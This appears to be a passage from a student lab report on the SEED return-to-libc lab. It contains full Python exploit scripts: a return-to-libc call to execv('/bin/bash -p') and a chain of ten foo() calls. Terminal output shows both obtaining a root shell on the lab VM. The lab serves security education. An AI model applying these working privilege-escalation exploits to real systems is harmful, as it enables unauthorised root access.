
Payload Construction:

- Overwrote the return address of bof() (at offset 28) with the address of execv().
- Placed the address of the string “/bin/bash” and the address of the argv array on the stack as arguments for execv.
- Inside the payload, We manually constructed the array:
  - argv[0]: Pointer to “/bin/bash”
  - argv[1]: Pointer to “-p”
  - argv[2]: Four bytes of zeros (0x00000000).
- We placed the argv array and the actual strings at the end of the payload. While strcpy stopped copying when it hit the null bytes in argv[2], the execv function was successfully triggered and pointed to the original main buffer location where the full, non-truncated data resided.


exploit_task4.py


```python
#!/usr/bin/env python3
import sys

# Criamos um buffer de 300 bytes
content = bytearray(0xaa for i in range(300))

# --- ENDEREÇOS ---
addr_main_buffer = 0xffffd160
addr_execv = 0xf7e994b0
addr_exit  = 0xf7e04f80

# --- OFFSETS PARA O RET ---
# O Return Address (EIP) está no offset 28
offset_ret = 28

# 1. Saltar para execv()
content[offset_ret : offset_ret+4] = (addr_execv).to_bytes(4, byteorder='little')

# 2. Endereço de retorno do execv (para onde ele vai se terminar)
content[offset_ret+4 : offset_ret+8] = (addr_exit).to_bytes(4, byteorder='little')

# 3. Argumento 1 de execv: Endereço da string "/bin/bash"
# Vamos colocar a string no offset 200 do nosso payload
addr_bash_str = addr_main_buffer + 200
content[offset_ret+8 : offset_ret+12] = (addr_bash_str).to_bytes(4, byteorder='little')

# 4. Argumento 2 de execv: Endereço do array argv[]
# Vamos colocar o array no offset 100 do nosso payload
addr_argv_array = addr_main_buffer + 100
content[offset_ret+12 : offset_ret+16] = (addr_argv_array).to_bytes(4, byteorder='little')

```

Figure 12: Exploit code



```python

# --- CONSTRUÇÃO DOS DADOS NO MAIN BUFFER ---
# Estes dados não precisam de ser copiados para o bof(),
# eles só precisam de estar no main_buffer.

# Colocar a string "/bin/bash" e "-p"
content[200:210] = b"/bin/bash\x00"
content[210:213] = b"-p\x00"

# Endereço da string "-p" para usar no array
addr_p_str = addr_main_buffer + 210

# Construir o array argv[] no offset 100
# argv[0] = ponteiro para "/bin/bash"
content[100:104] = (addr_bash_str).to_bytes(4, byteorder='little')
# argv[1] = ponteiro para "-p"
content[104:108] = (addr_p_str).to_bytes(4, byteorder='little')
# argv[2] = NULL (Aqui estão os zeros que o strcpy não vai copiar!)
content[108:112] = (0x00000000).to_bytes(4, byteorder='little')

# Guardar no badfile
with open("badfile", "wb") as f:
    f.write(content)
```

Figure 13: Exploit code (continuation)



```
[12/26/25]seed@VM:~/Labsetup$ python3 exploit_task4.py
[12/26/25]seed@VM:~/Labsetup$ ./retlib
Address of input[] inside main():  0xffffd160
Input size: 300
Address of buffer[] inside bof():  0xffffd130
Frame Pointer value inside bof():  0xffffd148
bash-5.0# whoami
root
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
bash-5.0#
```


Figure 14: Getting root access

Task 5 - Return-Oriented Programming

The goal of this task was to demonstrate a basic Return-Oriented Programming (ROP) technique by chaining multiple function calls. Specifically, the requirement was to redirect the execution flow to a function named foo(), invoke it exactly 10 times consecutively, and finally execute a root shell via execv().

Implementation Details:


- Stack Layout: We identified the return address offset (28 bytes from the buffer start). Starting at this offset, We injected 10 consecutive instances of the memory address for foo() (0x565562b0).
- The Final Jump: Immediately following the 10th foo() address, We placed the address of execv(). This ensured that after the 10th message was printed, the program transitioned to the shell attack.
- Argument Preservation: Because foo() does not take arguments, it does not significantly disturb the stack pointer (ESP) in a way that would break the chain. However, for the final execv() call, We had to ensure the arguments (path to /bin/bash and the argv array pointer) were placed correctly on the stack relative to where the stack pointer would be after the 10th return.



exploit_task5.py


```python
#!/usr/bin/env python3
import sys

# Aumentamos o buffer para caber a corrente de funções e os dados
content = bytearray(0xaa for i in range(400))

# --- ENDEREÇOS ---
addr_main_buffer = 0xffffd160
addr_foo = 0x565562b0  # O teu valor obtido no GDB
addr_execv = 0xf7e994b0
addr_exit  = 0xf7e04f80

offset_ret = 28 # (EBP + 4) - Buffer_Start = 0xffffd14c - 0xffffd130

# 1. Construir a "escada" de 10 chamadas ao foo()
# Cada chamada ocupa 4 bytes na stack
for i in range(10):
    pos = offset_ret + (i * 4)
    content[pos:pos+4] = (addr_foo).to_bytes(4, byteorder='little')

# 2. Logo após os 10 foos, colocamos o execv
pos_execv = offset_ret + (10 * 4)
content[pos_execv:pos_execv+4] = (addr_execv).to_bytes(4, byteorder='little')

# 3. Preparar a stack para os argumentos do execv
# Estrutura: [RET para exit] [Arg0: path] [Arg1: argv_ptr]
content[pos_execv+4 : pos_execv+8] = (addr_exit).to_bytes(4, byteorder='little')

addr_bash_str = addr_main_buffer + 300
content[pos_execv+8 : pos_execv+12] = (addr_bash_str).to_bytes(4, byteorder='little')

addr_argv_array = addr_main_buffer + 250
content[pos_execv+12 : pos_execv+16] = (addr_argv_array).to_bytes(4, byteorder='little')

```

Figure 15: Exploit code Task5



```python
# --- DADOS NO BUFFER DO MAIN (Strings e Array) ---
# Colocar as strings
content[300:310] = b"/bin/bash\x00"
content[310:313] = b"-p\x00"
addr_p_str = addr_main_buffer + 310

# Montar o array argv[] (ponteiros)
content[250:254] = (addr_bash_str).to_bytes(4, byteorder='little')
content[254:258] = (addr_p_str).to_bytes(4, byteorder='little')
content[258:262] = (0x00000000).to_bytes(4, byteorder='little') # Terminador NULL

with open("badfile", "wb") as f:
    f.write(content)
```

Figure 16: Exploit code Task5 (continuation)



```
[12/26/25]seed@VM:~/Labsetup$ python3 exploit_task5.py
[12/26/25]seed@VM:~/Labsetup$ ./retlib
Address of input[] inside main():  0xffffd160
Input size: 400
Address of buffer[] inside bof():  0xffffd130
Frame Pointer value inside bof():  0xffffd148
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0# whoami
root
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
bash-5.0# 
```

Figure 17: Getting root access